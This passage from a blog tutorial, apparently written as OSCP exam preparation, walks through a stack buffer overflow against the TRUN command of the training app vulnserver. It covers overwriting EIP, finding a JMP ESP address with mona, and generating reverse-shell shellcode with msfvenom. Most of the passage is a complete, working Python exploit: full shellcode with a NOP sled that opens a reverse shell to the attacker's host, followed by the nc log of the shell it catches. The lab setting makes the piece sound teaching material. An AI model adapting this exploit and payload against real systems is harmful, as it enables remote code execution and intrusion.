print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

Control EIP

Now when you re-send your exploit to the application, you can see the EIP register is now 42424242, which is our 4 B's send after our A's, we control the EIP register!




```
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003
payload += "B" * 4
payload += "C" * 500

buffer_exploit = "TRUN /.:/" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
                                              1,1           All
```

```
Registers (FPU)
EAX 0265F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 005A5AF8
EDX 00000000
EBX 00000108
ESP 0265F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

JMP to our shellcode

Now that we can control what address gets executed next, we want to find a JMP ESP instruction, which will allow us to jump to our payload (ESP register).

We can use the command `!mona jmp -r esp` to locate JMP ESP instructions in the application, if there is no JMP ESP, a CALL ESP instruction works just as well.



```
0BADF00D     - Number of pointers of type 'jmp esp' : 9
0BADF00D [+] Results :
625011AF   0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011BB   0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011C7   0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011D3   0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011DF   0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011EB   0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
625011F7   0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\IEUser\Desktop\vulnserver-master\essfunc.dll)
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.299000
!mona jmp -r esp
```

Now instead of 4 B's, we want to use one of the JMP ESP's addresses instead.

We will use the first one that is listed, and since this is a memory address from the application, you need to reverse it, in little-endian format. You can easily do this with the python struct module.

Note about security mitigations

This vulnerable application has been and has it's .DLLs compiled without ASLR (address space layout randomization) which would randomize addresses like the JMP ESPs we need to use if ASLR is ever enabled, it makes exploitation **MUCH** harder, but that is not in-scope for this tutorial.

Note to developers: always compile with ASLR if you can! If makes the attacker's job a lot harder.

```python
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003  # calculated buffer size
payload += struct.pack("<L", 0x625011AF) # JMP ESP address being converted in
payload += "C" * 500  # padding to ensure a crash

buffer_exploit = "TRUN /.:/" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

If you run your exploit now, you can see your JMP ESP gets loaded into the EIP register.

Generate shellcode

We will use a reverse shell payload generated from msfvenom

`msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.78 LPORT=4444 -b "\x00" -v shellcode -f python`

- -p specifies the payload, we choose a non-staged TCP reverse shell
- LHOST is our localhost system, the system we want the shell to connect back to
- LPORT is the port we will listen on for an incoming shell
- -b “\x00” specifies to generate shellcode without any null bytes in it, you don’t want bad characters, it won’t let your shellcode work properly
- -v shellcode specifies the variable we generate the shellcode with
- -f python specifies we want our shellcode generated in python-format, if your writing your exploits in other languages, optimize it in accordance

```
shellcode =  "" # shellcode without \x00 as a bad character
shellcode += "\xbb\xe8\x37\x7b\xfa\xda\xd1\xd9\x74\x24\xf4\x5a"
shellcode += "\x2b\xc9\xb1\x52\x83\xc2\x04\x31\x5a\x0e\x03\xb2"
shellcode += "\x39\x99\x0f\xbe\xae\xdf\xf0\x3e\x2f\x80\x79\xdb"
shellcode += "\x1e\x80\x1e\xa8\x31\x30\x54\xfc\xbd\xbb\x38\x14"
shellcode += "\x35\xc9\x94\x1b\xfe\x64\xc3\x12\xff\xd5\x37\x35"
shellcode += "\x83\x27\x64\x95\xba\xe7\x79\xd4\xfb\x1a\x73\x84"
shellcode += "\x54\x50\x26\x38\xd0\x2c\xfb\xb3\xaa\xa1\x7b\x20"
shellcode += "\x7a\xc3\xaa\xf7\xf0\x9a\x6c\xf6\xd5\x96\x24\xe0"
shellcode += "\x3a\x92\xff\x9b\x89\x68\xfe\x4d\xc0\x91\xad\xb0"
shellcode += "\xec\x63\xaf\xf5\xcb\x9b\xda\x0f\x28\x21\xdd\xd4"
shellcode += "\x52\xfd\x68\xce\xf5\x76\xca\x2a\x07\x5a\x8d\xb9"
shellcode += "\x0b\x17\xd9\xe5\x0f\xa6\x0e\x9e\x34\x23\xb1\x70"
shellcode += "\xbd\x77\x96\x54\xe5\x2c\xb7\xcd\x43\x82\xc8\x0d"
shellcode += "\x2c\x7b\x6d\x46\xc1\x68\x1c\x05\x8e\x5d\x2d\xb5"
shellcode += "\x4e\xca\x26\xc6\x7c\x55\x9d\x40\xcd\x1e\x3b\x97"
shellcode += "\x32\x35\xfb\x07\xcd\xb6\xfc\x0e\x0a\xe2\xac\x38"
shellcode += "\xbb\x8b\x26\xb8\x44\x5e\xe8\xe8\xea\x31\x49\x58"
shellcode += "\x4b\xe2\x21\xb2\x44\xdd\x52\xbd\x8e\x76\xf8\x44"
shellcode += "\x59\x73\xfd\x46\xd7\xeb\xff\x46\xf6\xb7\x76\xa0"
shellcode += "\x92\x57\xdf\x7b\x0b\xc1\x7a\xf7\xaa\x0e\x51\x72"
shellcode += "\xec\x85\x56\x83\xa3\x6d\x12\x97\x54\x9e\x69\xc5"
shellcode += "\xf3\xa1\x47\x61\x9f\x30\x0c\x71\xd6\x28\x9b\x26"
shellcode += "\xbf\x9f\xd2\xa2\x2d\xb9\x4c\xd0\xaf\x5f\xb6\x50"
shellcode += "\x74\x9c\x39\x59\xf9\x98\x1d\x49\xc7\x21\x1a\x3d"
shellcode += "\x97\x77\xf4\xeb\x51\x2e\xb6\x45\x08\x9d\x10\x01"
shellcode += "\xcd\xed\xa2\x57\xd2\x3b\x55\xb7\x63\x92\x20\xc8"
shellcode += "\x4c\x72\xa5\xb1\xb0\xe2\x4a\x68\x71\x12\x01\x30"
shellcode += "\xd0\xbb\xcc\xa1\x60\xa6\xee\x1c\xa6\xdf\x6c\x94"
shellcode += "\x57\x24\x6c\xdd\x52\x60\x2a\x0e\x2f\xf9\xdf\x30"
shellcode += "\x9c\xfa\xf5"
```

When generating shellcode, you need to remove bad characters from the generation process, this can be done first by discovering any bad characters that the application may have, 0x00 is always a bad character, it's a null byte.

Putting it all together

Now, all we need to do is add a NOPSLED after our JMP, a NOPSLED is comprised of the NOP instruction in assembly, denoted by its 0x90 opcode. This will allow for a clean jump, where our JMP ESP will land in a NOPSLED and cleanly move down the execution chain to our shellcode's first address.

The assembly NOP does nothing, so you can use the NOP instruction to create a sense of padding, where you can have your jump instruction jump to your shell codes memory address, and this will create a buffer of padding before your payload, to ensure that the jump successfully reach is it.

The NOPSLED is a series of NOPs, you can denote them in python with \x90 , now where you execution goes like this:

```
Attacker fills input buffer
JMP ESP inside EIP
NOP
NOP
NOP
NOP
Shellcode
```

```
payload  = "A" * 2003 # fill up the buffer after calculating the offset
payload += struct.pack("<L", 0x625011AF)
payload += "\x90" * 16
payload += shellcode
```

The order for our code now works like so:

- buffer of “A” * 2004
- JMP ESP instruction
- NOPSLED
- shellcode


Our final code is as follows

```
#!/usr/bin/python

import socket

victim_host = "10.0.0.213"
port = 9999
```

```
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.78 LPORT=4444 -b "\x00"

shellcode =  "" # shellcode without \x00 as a bad character
shellcode += "\xbb\xe8\x37\x7b\xfa\xda\xd1\xd9\x74\x24\xf4\x5a"
shellcode += "\x2b\xc9\xb1\x52\x83\xc2\x04\x31\x5a\x0e\x03\xb2"
shellcode += "\x39\x99\x0f\xbe\xae\xdf\xf0\x3e\x2f\x80\x79\xdb"
shellcode += "\x1e\x80\x1e\xa8\x31\x30\x54\xfc\xbd\xbb\x38\x14"
shellcode += "\x35\xc9\x94\x1b\xfe\x64\xc3\x12\xff\xd5\x37\x35"
shellcode += "\x83\x27\x64\x95\xba\xe7\x79\xd4\xfb\x1a\x73\x84"
shellcode += "\x54\x50\x26\x38\xd0\x2c\xfb\xb3\xaa\xa1\x7b\x20"
shellcode += "\x7a\xc3\xaa\xf7\xf0\x9a\x6c\xf6\xd5\x96\x24\xe0"
shellcode += "\x3a\x92\xff\x9b\x89\x68\xfe\x4d\xc0\x91\xad\xb0"
shellcode += "\xec\x63\xaf\xf5\xcb\x9b\xda\x0f\x28\x21\xdd\xd4"
shellcode += "\x52\xfd\x68\xce\xf5\x76\xca\x2a\x07\x5a\x8d\xb9"
shellcode += "\x0b\x17\xd9\xe5\x0f\xa6\x0e\x9e\x34\x23\xb1\x70"
shellcode += "\xbd\x77\x96\x54\xe5\x2c\xb7\xcd\x43\x82\xc8\x0d"
shellcode += "\x2c\x7b\x6d\x46\xc1\x68\x1c\x05\x8e\x5d\x2d\xb5"
shellcode += "\x4e\xca\x26\xc6\x7c\x55\x9d\x40\xcd\x1e\x3b\x97"
shellcode += "\x32\x35\xfb\x07\xcd\xb6\xfc\x0e\x0a\xe2\xac\x38"
shellcode += "\xbb\x8b\x26\xb8\x44\x5e\xe8\xe8\xea\x31\x49\x58"
shellcode += "\x4b\xe2\x21\xb2\x44\xdd\x52\xbd\x8e\x76\xf8\x44"
shellcode += "\x59\x73\xfd\x46\xd7\xeb\xff\x46\xf6\xb7\x76\xa0"
shellcode += "\x92\x57\xdf\x7b\x0b\xc1\x7a\xf7\xaa\x0e\x51\x72"
shellcode += "\xec\x85\x56\x83\xa3\x6d\x12\x97\x54\x9e\x69\xc5"
shellcode += "\xf3\xa1\x47\x61\x9f\x30\x0c\x71\xd6\x28\x9b\x26"
shellcode += "\xbf\x9f\xd2\xa2\x2d\xb9\x4c\xd0\xaf\x5f\xb6\x50"
shellcode += "\x74\x9c\x39\x59\xf9\x98\x1d\x49\xc7\x21\x1a\x3d"
shellcode += "\x97\x77\xf4\xeb\x51\x2e\xb6\x45\x08\x9d\x10\x01"
shellcode += "\xcd\xed\xa2\x57\xd2\x3b\x55\xb7\x63\x92\x20\xc8"
shellcode += "\x4c\x72\xa5\xb1\xb0\xe2\x4a\x68\x71\x12\x01\x30"
shellcode += "\xd0\xbb\xcc\xa1\x60\xa6\xee\x1c\xa6\xdf\x6c\x94"
shellcode += "\x57\x24\x6c\xdd\x52\x60\x2a\x0e\x2f\xf9\xdf\x30"
shellcode += "\x9c\xfa\xf5"

payload  = "A" * 2003 # fill up the buffer after calculating the offset
payload += struct.pack("<L", 0x625011AF)
payload += "\x90" * 16
payload += shellcode

buffer_exploit = "TRUN /.:/" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)
print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

Obtaining a reverse shell

We can catch our incoming reverse shell with nc on our host system. Use the syntax `nc -nvlp 4444` to start a localbased listener waiting for our reverse shell to be executed in the victim application.


Tilix: Default

[redacted]

```
$ nc -nvlp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.0.0.161 59464 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop\vulnserver-master>
```

[redacted]

```
$ python exploit.py
[x] Sent TRUN + malicious payload to the victim
[!] You may need to send it multiple times
$
```

Wrapup

We can start by auditing the source code of the vulnserver application, and while debugging it, we can crash it, calculate the buffer size of the user input function, and the use a JMP ESP instruction to JMP into a NOPSLED which hits our shellcode payload, all of this hits triggers our reverse shell payload which we catch with a nc connection listening on our set up local port.

This is great for the OSCP exam, don't be intimidated, but this is usually seen as the easiest and most trivial type of buffer overflow, if you enjoyed this exploitation journey, you may very well be developing a passion for exploit development, I encourage you to check out the next post in this series, and eventually… some of my new and utterly complex and extreme Windows exploits.

Have a great day!

Updated: August 01, 2019

Previous **Next**

LEAVE A COMMENT